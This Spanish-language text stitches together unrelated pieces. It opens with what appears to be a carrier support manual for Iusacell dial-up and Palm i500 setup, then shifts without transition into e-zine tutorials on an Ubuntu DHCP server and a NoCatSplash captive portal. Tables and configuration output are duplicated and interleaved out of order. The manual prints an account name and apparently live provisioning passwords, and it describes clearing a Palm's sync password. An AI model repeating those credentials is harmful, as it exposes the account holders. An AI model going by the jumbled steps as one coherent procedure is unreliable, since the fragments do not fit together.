<p>La opción es INICIO, EJECUTAR y tecleamos INETWIZ</p>	<p>Aparece una pantalla de configuración a Internet debemos elegir la opción de “Conectar mediante la línea telefónica” y le damos Siguiente. La configuración puede mostrar pantallas que no aparezcan aquí dependiendo del sistema operativo de la computadora y la configuración regional, pero las pantallas que a continuación se muestran son la información vital.</p>
	

<p>Si aparece esta pantalla es porque el usuario tiene otros proveedores y/o ya tiene la configuración pero al generarla por el “Asistente de la configuración a Internet” la conexión que hagas la va a predeterminar.</p>	<p>La siguiente ventana te debe solicitar escoger el MODEM debes escoger el que aparezca como CDMA MODEM y/o la Sierra Wireless.</p>
	

<p>En la siguiente es la configuración del numero Telefónico el que insertamos es #777 en cuanto a la palomita de “Usar Código de Área y país“ debemos deshabilitarla y le damos siguiente.</p>	<p>En la siguiente configuramos el nombre de usuario y contraseña: USUARIO 5555003300@iusacell3g.com PASSWORD (BJMPW504). Dependiendo del password que tenga en triple AAA</p>
	

<p>En esta última pantalla es solamente para nombrar la conexión IUSACELL RED EXPRESS.</p>	<p>En esta ultima pantalla el asistente pregunta si deseamos configurar una cuenta de E-mail le decimos que no.</p>
	

5.- Configuración de Internet desde el teléfono en la i500 Palm

Las bases para la configuración de la Palm es como principio instalar el software que viene con la palm trae un Cd y al ingresarlo aparecen estas pantallas debe instalar dos opciones, Una es: BASIC INSTALL y en la opción de ENHANCE YOUR SPH-I500.

NOTA: no debe conectar la SPH-I500 al cable USB y a la PC sin antes instalar el Software, ni tampoco debe estar conectado al cable de corriente al mismo tiempo que al cable USB.

Instalación del Cd que viene con la PAIm I500

La primera opción a instalar es Basic Install esta debe ser instalada por completo. La i500 consta de dos modalidades de conexión una es el equipo se conecta a internet por si solo y también puede darle Internet (Red Express) a un equipo Lap Top o Pc de escritorio, para las dos opciones se debe instalar el software.

1.- Porque para Red Express debes instalar el driver para que el handset sea reconocido como MODEM.


2*.- Porque para conectar este equipo solo a internet debe tener instalado un Navegador de Internet (Btb Browser) y/o un programa de correo (Cito) Para esto, en las dos opciones se debe tener en Triple AAA para este equipo el password de: HLR4%7d?PF\$NcZG es el único que va a funcionar para la conexión a Internet para la opción 2* y en la CWEB (HLR) debe tener 3G Option sin estas dos opciones no podrá conectarse el equipo.

Asi luce la palm i500 sin el navegador y el programa de correo






Se debe instalar los tres programas.



Luego aparece esta opción



puede aparecer esta pantalla y dice que si tienes una instalación anterior de algún softw de Palm deberás crear un nuevo usuario porque podría generar un error fatal





Solicita la instalación del Programa Pocket Mirror 3.1.3 le damos **SI**



spués de todo el software instalado solicitara reiniciar la pc se hace y entonces ya podemos conectar el equipo a la PC.

Los drivers para Red Express ya fueron instalados y si ya reinicio ya se puede conectar.

7.- Instalación de los programas en la Palm BTB Browser.

Para la conexión desde el Haset faltan dos cosas el Navegador (BTB Browser) y el programa de correo (Cito) el navegador hay que bajarlo de Internet y el programa para el correo se encuentra en el CD de instalación y se debe entrar a otra opción para instalarlo. Que es en la ventana principal al ingresar el cd. La opción es: ENHANCE YOUR SPH-I500
Para el navegador debemos ingresar a esta dirección
www.btbwireless.com/download/i500.htm

Al cliente le aparece esta ventana



Una vez después de bajar el software lo ejecutamos y lo va instalar en la pc listo para que cuando ejecutemos la sincronía con la pc y la palm el navegador sea instalado en la Palm y el programa de correo.

El navegador no requiere configuración si ya esta aprovisionado correctamente ya se puede conectar el equipo a internet abriendo el icono de **BTB_Browser_for_i500.exe**

Si el cliente careciera de Internet desde la pc que requiere bajar el navegador. Como se supone que ya instalamos los drivers para el MODEM y reinicamos la PC podemos hacer una conexión de Red Express como se muestra al inicio de este manual haciendo una conexión con INETWIZ en ejecutar.



<p>User: hugo</p> <p>File(s) listed below will be installed on your handheld the next time you perform a HotSync operation:</p> <table border="1"> <thead> <tr> <th>File Name</th> <th>File Size</th> <th>Destination</th> </tr> </thead> <tbody> <tr> <td>BTB Browser.prc</td> <td>647KB</td> <td>Handheld</td> </tr> <tr> <td>BTBCM.prc</td> <td>3KB</td> <td>Handheld</td> </tr> <tr> <td>GlobalTableData_BT.B.PDB</td> <td>23KB</td> <td>Handheld</td> </tr> <tr> <td>NAMOCIT2.PRC</td> <td>153KB</td> <td>Handheld</td> </tr> <tr> <td>ObjectDB_BT.B.PDB</td> <td>70KB</td> <td>Handheld</td> </tr> <tr> <td>Pictogram_BT.B.PDB</td> <td>32KB</td> <td>Handheld</td> </tr> </tbody> </table> <p>Buttons: Add..., Remove..., Done, Change Destination...</p> <p>Tips: Find other applications to install on your handheld at http://www.palm.com. The 'Add' button looks first in the \ADD-ON folder inside your C:\ARCHIVOS DE PROGRAMA\PALM folder. This folder is a convenient place to store downloaded handheld files.</p>	File Name	File Size	Destination	BTB Browser.prc	647KB	Handheld	BTBCM.prc	3KB	Handheld	GlobalTableData_BT.B.PDB	23KB	Handheld	NAMOCIT2.PRC	153KB	Handheld	ObjectDB_BT.B.PDB	70KB	Handheld	Pictogram_BT.B.PDB	32KB	Handheld	<p>Information: Please press HotSync button to install MCI's Browser for i600.</p> <p>Accept</p>
File Name	File Size	Destination																				
BTB Browser.prc	647KB	Handheld																				
BTBCM.prc	3KB	Handheld																				
GlobalTableData_BT.B.PDB	23KB	Handheld																				
NAMOCIT2.PRC	153KB	Handheld																				
ObjectDB_BT.B.PDB	70KB	Handheld																				
Pictogram_BT.B.PDB	32KB	Handheld																				
<p>Aquí aparecen los programas que han sido instalados para sincronizar a la Palm. El Navegador (BTB Browser.prc) y entre otros el Programa de Mail (Namocito.prc)</p>	<p>Aparece esta ventana en la pc y solo falta sincronizar y ya se encuentra instalado el software en la Palm</p>																					

<p>Dandole click</p>	<p>Te pregunta si deseas conectarte</p>

8.- Instalación de la aplicación de correo para la Palm i500.



Una vez instalado el software podemos conectar el Hanset al cable USB en el momento debe reconocer el MODEM y también que hay un dispositivo Movil Palm. Y debe solicitar la sincronización de los equipos.



El programa de correo Se llama **Cito**

Al ingresar por primera vez pide la configuración de la cuenta de correo.



Este es el nombre de usuario y contraseña




Las opciones del programa de correo para verificar una cuenta ya configurada se ingresa en Accounts




Aquí se elige la cuenta configurada



Aquí podemos corregir si algo está mal configurado



9.- La sincronización de la Palm con la Pc.



Al darle al icono de sincronizar de la Palm aparece esta ventana y abajo del icono debe aparecer **Cradle/Cable**

Esto muestra en la pc, en usuario va a mostrar el que eligió o escribió el cliente

Si en algún momento la pc solicita un password

debemos entrar en la Palm en el icono que dice Security Ahí nos mostrara

Password Assigned

Le damos clic en **assigned** y después le damos unas opciones que nos aparecerán. Te dirá **Please enter your Password**, un espacio para escribirlo Y unas opciones **OK, LOST PASSWORD, CANCEL**

Vamos a darle clic a **LOST PASSWORD**, esto lo reiniciara y si inicias de nuevo la sincronía ya no debe pedirte un password

10.- Problemas conocidos y soluciones.

1.- Si en la Palm i500 no se conecta a Internet y esta correctamente provisionado debemos marcar desde el equipo *228 opción 3 porque el usuario que esta programado en el equipo no esta correctamente. La programación del equipo palm i500 debe estar correcta Min en Min y Mdn en Mdn si esta al revés esto no permitirá la conexión a Internet desde la Palm

2.- Si en la Palm i500 después de instalado todo el software en la PC no reconoce el Hanset o no funciona correctamente al conectarlo a Red Express porque no marca el MODEM deberás reinstalar todo el software y de preferencia que sea removido; el CD de instalación lo solicita, porque detecta una instalación anterior y solicita modificar, reparar o remover debemos elegir modificar y en caso extremo Remove.

3.- Si en la Palm i500 al tratar de sincronizar la Palm con la pc, en la computadora solicite un password para esta opción debemos entrar en la Palm y debemos entrar en la Palm en el icono que dice Security

Aquí nos mostrara
Password
Assigned

Le damos clic en assigned y después le damos unas opciones que nos aparecerán. Te dirá Please enter your Password, un espacio para escribirlo Y unas opciones OK, LOST PASSWORD, CANCEI
Vamos a darle clic a LOST PASSWORD, esto lo reiniciara y si inicias de nuevo la sincronía ya no debe pedirte un password

Hola esta vez utilizaremos Ubuntu para crear nuestro servidor DHCP, para esto lo primero que haremos sera convertirnos en root ya que SUDO no me gusta, así que :

- 1)tecleamos : sudo passwd root (ponle un password)
- 2)tecleamos : su - (escribe tu passwd)
- 3)Ahora veamos si contamos con el servidor DHCP: ls -al /etc/init.d/dh*

veamos la imagen

```
janux@ares:~$ su -
Password:
root@ares:~# ls -al /etc/init.d/dh*
ls: /etc/init.d/dh*: No such file or directory
root@ares:~# ls -al /etc/init.d/d*
-rwxr-xr-x 1 root root 1935 Sep 30 13:43 /etc/init.d/dbus
-rwxr-xr-x 1 root root 728 Aug 29 19:46 /etc/init.d/dns-clean
root@ares:~# █
```

En la imagen hicimos dos ls a el directorio /etc/init.d y vemos que no aparece dhcpd que es el demonio del dhcpserver, así que lo instalaremos con apt-get. Pero antes buscaremos nuestros paquetes a instalar así: apt-cache search dhcpd:

Bien ahora a instalar : apt-get install dhcp3-server

```
root@ares:~# apt-get install dhcp3-server
Reading package lists... Done
Building dependency tree... Done
The following NEW packages will be installed:
  dhcp3-server
0 upgraded, 1 newly installed, 0 to remove and 39 not upgraded.
Need to get 0B/517kB of archives.
After unpacking 1090kB of additional disk space will be used.

Preconfiguring packages ...
Selecting previously deselected package dhcp3-server.
(Reading database ... 56673 files and directories currently installed.)
Unpacking dhcp3-server (from ../dhcp3-server_3.0.2-1ubuntu6_i386.deb) ...
Setting up dhcp3-server (3.0.2-1ubuntu6) ...
Generating /etc/default/dhcp3-server...
 * Starting DHCP server... [fail]
```

Ya instalamos en server pero fallo al iniciar, bien ahora lo configuraremos, lo primero que tenemos que tener en cuenta es el esquema de nuestra red, y debemos de definir que ip utilizaremos para nuestro dispositivo de red así que tecleamos : ifconfig y vemos que nos regresa:

```
root@ares:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:C0:F0:81:40:AE
          inet addr:192.168.50.108  Bcast:192.168.50.255  Mask:255.255.255.0
```

Veamos ahora el archivo de configuración de nuestra interfase de red eth0:
archivo: /etc/network/interfaces:

```
# The primary network interface
#iface eth0 inet dhcp
iface eth0 inet static
address 192.168.30.1
netmask 255.255.255.0
network 192.168.30.0
```

iface eth0 static (define nuestro parámetro de conexión, la línea anterior esta comentada así que no usamos dhcp para esta interface)
address 192.168.30.1 (es nuestro ip estático)
netmask 255.255.255.0 (nuestra mascare de red)
network 192.168.30.0 (es nuestra red)
chequen el e-zine 1 donde se explican las subredes.
Ahora guardamos la configuración de nuestro archivo "interfaces" y configuramos el archivo: /etc/dhcp3/dhcpd.conf en lo personal borro todo este archivo y lo edito desde ceros.

```
ddns-update-style none;
subnet 192.168.30.0 netmask 255.255.255.0 {      # Inicio de la config del
    # default gateway                          # Servidor de DHCP :)
    option routers 192.168.30.1;               # Tu ip FIJO
    option subnet-mask 255.255.255.0;         # Tu RED
    option domain-name "ares.atlas.com";      # Tu dominio
    option domain-name-servers 192.168.30.1; # Tu ip Server
    default-lease-time 21600;                 # Tiempo de vida de dhclient
    max-lease-time 43200;                     # Max tiempo de vida
    range 192.168.30.30 192.168.30.60;       # Rango de IP's clientes
}                                               # fin de config "}"

host hestia {                                  # nombre de mi otra maquina
    next-server hestia;                       # siempre asigno el mismo ip
    hardware ethernet 00:00:00:00:9e:e2;     # valido el MAC-ADR de mi tarj.
    fixed-address 192.168.30.112;            # Le asigno siempre el mismo IP
}                                               # fin de config "}"
```

Esto es el resultado de la edición de este archivo (arriba). Arrancamos el servicio y vemos que sucede.

```
root@ares:~# /etc/init.d/dhcp3-server start
* Starting DHCP server... [ ok ]
root@ares:~# █
```

BUENO !! ya rula nuestro servidor DHCP :). bien pues eso es todo, ahora con iptables (e-zine 2) y demás puedes compartir tu conexión a Internet, y demás.

WiFi Acces Validator o conocido como HotSpot (prodigy móvil en casa)

[Janux] janux@zonartm.org

Saludos a todos antes de comenzar es necesario leerse el e-zine.2 ya que para la construcción de el validador de acceso a través del WiFi necesitaremos ipTables :), aunque una revisión ha este punto es necesaria por la “fe de erratas”, en el e-zine 2, hay muchos errores que talvez sucedieron al transcribir el texto, así que espero sus correos. - Comenzamos, - Primero reuniremos los materiales - así como en la escuela: -

- 1) Un Linux box (tu cpu)
- 2) Asegurarse que tu Linux box cuente con iptables
- 3) Que tu Linux box cuente con una tarjeta de red
- 4) Debes de tener un Router inalámbrico o un Acces Point (Esto es Básico)
- 5) Un cable de red (cruzado o normal) para conectar tu Linux box y el Router o AP.
- 6) Una red bien configurada si no lo recuerdas ve la e-zine.1
- 7) Por ultimo muchas ganas de aprender :)

Configuración de iptables y diagrama de red

Configuración de ipTables: (misma configuración del e-zine.2)

```
[janux@hestia janux]$ su -
Password:
[root@hestia root]# iptables-save
# Generated by iptables-save v1.2.9 on Wed Dec  7 09:44:35 2005
*nat
:PREROUTING ACCEPT [950747:67114542]
:POSTROUTING ACCEPT [358010:23159772]
:OUTPUT ACCEPT [416353:28627395]
-A POSTROUTING -o eth0 -j MASQUERADE
COMMIT
# Completed on Wed Dec  7 09:44:35 2005
# Generated by iptables-save v1.2.9 on Wed Dec  7 09:44:35 2005
*filter
:INPUT ACCEPT [20:1972]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [188445643:158565735135]
:block - [0:0]
-A INPUT -p tcp -m tcp --dport 22 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 53 -j ACCEPT
-A INPUT -p udp -m udp --dport 53 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 80 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 113 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 123 -j ACCEPT
-A INPUT -p udp -m udp --dport 123 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 993 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 995 -j ACCEPT
-A INPUT -i eth1 -p icmp -j ACCEPT
-A INPUT -j block
-A FORWARD -j block
-A block -m state --state RELATED,ESTABLISHED -j ACCEPT
-A block -i eth1 -m state --state NEW -j ACCEPT
-A block -i eth1 -j DROP
COMMIT
# Completed on Wed Dec  7 09:44:35 2005
[root@hestia root]#
```

Bien ahora veamos el diagrama de la red:



- El punto de acceso tiene la dirección de red: 192.168.51.3
- La Linux box tiene la dirección de red 192.168.51.2 en la interfase eth0
- La Linux box tiene ipTables, un servidor de DHCP
- http://www.oreillynet.com/pub/a/wireless/2003/03/21/home_wifi.html

Ahora, descargaremos el software necesario para este proyecto:

- 1) Ir a: <http://nocat.net/downloads/NoCatSplash/NoCatSplash-0.92.tar.gz>
- 2) Guardarlo en un directorio, y después yo por lo menos lo paso a: /usr/local/src como root, tecleamos: mv archivo.tar.gz /usr/local/src
- 3) cd /usr/local/src/ lo descomprimos: tar xvzf NoCatSplash-0.92.tar.gz

```
[root@hestia hackersTM]# mv NoCatSplash-0.92.tar.gz /usr/local/src/  
[root@hestia hackersTM]# cd /usr/local/src  
[root@hestia src]# tar xvzf NoCatSplash-0.92.tar.gz █
```

ahora hacemos: cd NoCatSplash-0.92, tecleamos ./configure con esto estamos tomando las características de nuestro Linux box para compilar la aplicación de acuerdo a nuestra arquitectura si les falta alguna librería hay que instalarla. Aja me falta una :\$, así que a instalarla: como estoy utilizando madriva 10.1 powerpack utilizo urpmi pero pude utilizar apt-get en debian, así que pondré

```
checking for ranlib... ranlib  
checking for glib-config... no  
checking for GLIB - version >= 1.2.0... no  
*** The glib-config script installed by GLIB could not be found  
*** If GLIB was installed in PREFIX, make sure PREFIX/bin is in  
*** your path, or set the GLIB_CONFIG environment variable to the  
*** full path to glib-config.  
configure: error: You must have glib-1.2 installed.
```

los dos casos: urpmi libglib1.2-devel (para madriva=mandrake) y apt-get install libglib1.2-devel (para las distros basadas en debian). Si tus librerías no son las mismas que estas o hay mas nuevas no importa instalalas yo solo instale el devel por que el paquete normal llamado libglib 1.2 ya lo tengo instalado así

que no preocupéis y adelante :) Como puedes ver ya instalamos el paquete y ahora tecleamos ./configure nuevamente para ver si ya pasa la prueba o de plano necesita una librería mas.

```
[root@hestia NoCatSplash-0.92]# urpmi libglib1.2-devel
installing /RPMs//media/main5/libglib1.2-devel-1.2.10-14mdk.i586.rpm
Preparing...
 1:libglib1.2-devel
[root@hestia NoCatSplash-0.92]# ./configure
checking for iptables... iptables
configure: creating ./config.status
config.status: creating Makefile
config.status: creating src/Makefile
config.status: creating src/config.h
config.status: executing depfiles commands
[root@hestia NoCatSplash-0.92]#
```

Si llegas a este punto ya no hay regreso, ya pasaste lo de las librerías y dependencias y demás, ahora a compilar los resultados con: make

```
dependencias y demás, ahora a compilar los resultados con: make
make[2]: Leaving directory `/usr/local/src/NoCatSplash-0.92/src'
make[1]: Leaving directory `/usr/local/src/NoCatSplash-0.92/src'
make[1]: Entering directory `/usr/local/src/NoCatSplash-0.92'
sed -e s,@htdocsdir@,./usr/local/share/NoCatSplash/htdocs,g \
    -e s,@pgpdir@,./usr/local/share/NoCatSplash/pgp,g \
    -e s,@pkglibexecdir@,./usr/local/libexec/NoCatSplash,g < nocat.conf.in > nocat.conf
make[1]: Leaving directory `/usr/local/src/NoCatSplash-0.92'
[root@hestia NoCatSplash-0.92]#
```

Esta es la salida que debes de ver después del make. (arriba) Ahora tecleamos make install pa instalar :P

```
/usr/bin/install -c -m 644 'htdocs/images/update.gif' '/usr/local/share/NoCatSplash/htdocs/images/update.gif'
test -z "/usr/local/share/NoCatSplash/pgp" || mkdir -p -- . "/usr/local/share/NoCatSplash/pgp"
/usr/bin/install -c -m 644 'pgp/trustedkeys.gpg' '/usr/local/share/NoCatSplash/pgp/trustedkeys.gpg'
make[2]: Leaving directory `/usr/local/src/NoCatSplash-0.92'
make[1]: Leaving directory `/usr/local/src/NoCatSplash-0.92'
[root@hestia NoCatSplash-0.92]#
```

Esto sale después de la instalación (arriba).

4)Recapitulemos:

- Tienes un Linux box con la dirección 192.168.51.2 en la interfase eth0 al que le conectaste un cable de red y este llega a un acces point o router inalámbrico que tiene la dirección 192.168.51.3.
- bien conectate ha la red inalámbrica o router, en mi caso:
ESSID: Janux_Z0n3 ENC: off

Mode: Managed
Yo lo hago así: (como root)

```
iwconfig eth1 essid Janux_Z0n3  
iwconfig eth1 mode managed  
iwconfig eth1 enc off
```

DONDE eth1 es mi tarjeta WiFi de mi laptop Como ven si en la parte de la imagen donde dice Access Point aparece en CEROS significa que no estas conectado a tu AP o Router, así que hay que revisar por que no estas conectado algún dedazo por hay.

```
eth1      unassociated  ESSID:"Janux_Z0n3"  Nickname:"hestia.eurynome.net"  
          Mode:Managed Channel=0  Access Point: 00:00:00:00:00:00  
          Bit Rate=0kb/s  Tx-Power:off  
##### gateway.conf -- NoCatAuth Gateway Configuration.  
#  
# Format of this file is: <Directive> <Value>, one per  
# line. Trailing and leading whitespace is ignored. Any  
# line beginning with a punctuation character is assumed to  
# be a comment.  
##### General settings.  
#  
# See the bottom of this file for options for logging to syslog.  
#  
# Log verbosity -- 0 is (almost) no logging, 10 is log  
# everything, 5 is probably a safe middle road.  
#  
Verbosity      10  
##### Gateway application settings.  
#  
# GatewayName -- The name of this gateway, to be optionally displayed  
# on the splash and status pages. Any short string of text will do.  
#  
GatewayName    Janux_Z0n3  
-- INSERT --  
22,23-27      Top
```

5) Configuración del archivo de redirección a petición de acceso al WiFi:
- editamos así: vi /usr/local/etc/nocat.conf o con tu editor favorito.

```
GatewayMode    Open  
##
```

Le cambiamos a donde dice GatewayName (al de tu elección.)

Le cambiamos a donde dice GatewayName (al de tu elección) Definimos el tipo de GatewayMode = Open
El tiempo de vida de las sesiones es de 86400 segundos algo si como 24 horas, podemos cambiar esto 6 horas o si tienes muchos usuarios conectados a 1 hora 3600 segundos, aunque seria molesto estar leyendo tu mensaje de bienvenida cada hora je je, yo lo uso cada 6 horas 21600.
Configuramos nuestras tarjetas de red:

```
LoginTimeout 21600
```


Nótese estas dos líneas de texto están comentadas hay que quitar los comentarios y escribir cual es nuestra interfase que se conecta al AP o router y cual es la que se conecta ha Internet. (Recuerda que la que va al AP le conectaste un cable). Ahora editamos los archivos de bienvenida los que vera la raza al firmarse al WiFi Tonces el archivo se llama splash.html y esta en la dirección /usr/local/share/..... así que lo editamos y le dejamos INTACTA esta sección, lo demás puedes partirle y recrearle a tu antojo.

```
# ExternalDevice - Required if and only if NoCatSplash can't figure it out
# from looking at your routing tables and picking the interface
# that carries the default route. Must be set to the interface
# connected to the Internet. Usually 'eth0' or 'eth1'
# under Linux, or maybe even 'ppp0' if you're running
# PPP or PPPoE.
#
ExternalDevice eth1
##
# InternalDevice - Required if and only if your machine has more than two
Message: Autodetected LocalNetwork 192.168.20.0/255.255.255.0
Message: My node ID is 000D602D7B85 (eth0)
Message: Read 40 config items from /usr/local/etc/nocat.conf
Message: initializing static splash page
Message: Got command /usr/local/libexec/NoCatSplash/initialize.fw from action Re
setCmd
Message: starting main loop
** WARNING **: ResetCmd on peer (null) returned 1
```

6) Ahora corremos el demonio y ejecutamos finalmente nuestro Accés Validator ha un simple click de navegar libremente en Internet como si nos validaramos en una WiFi

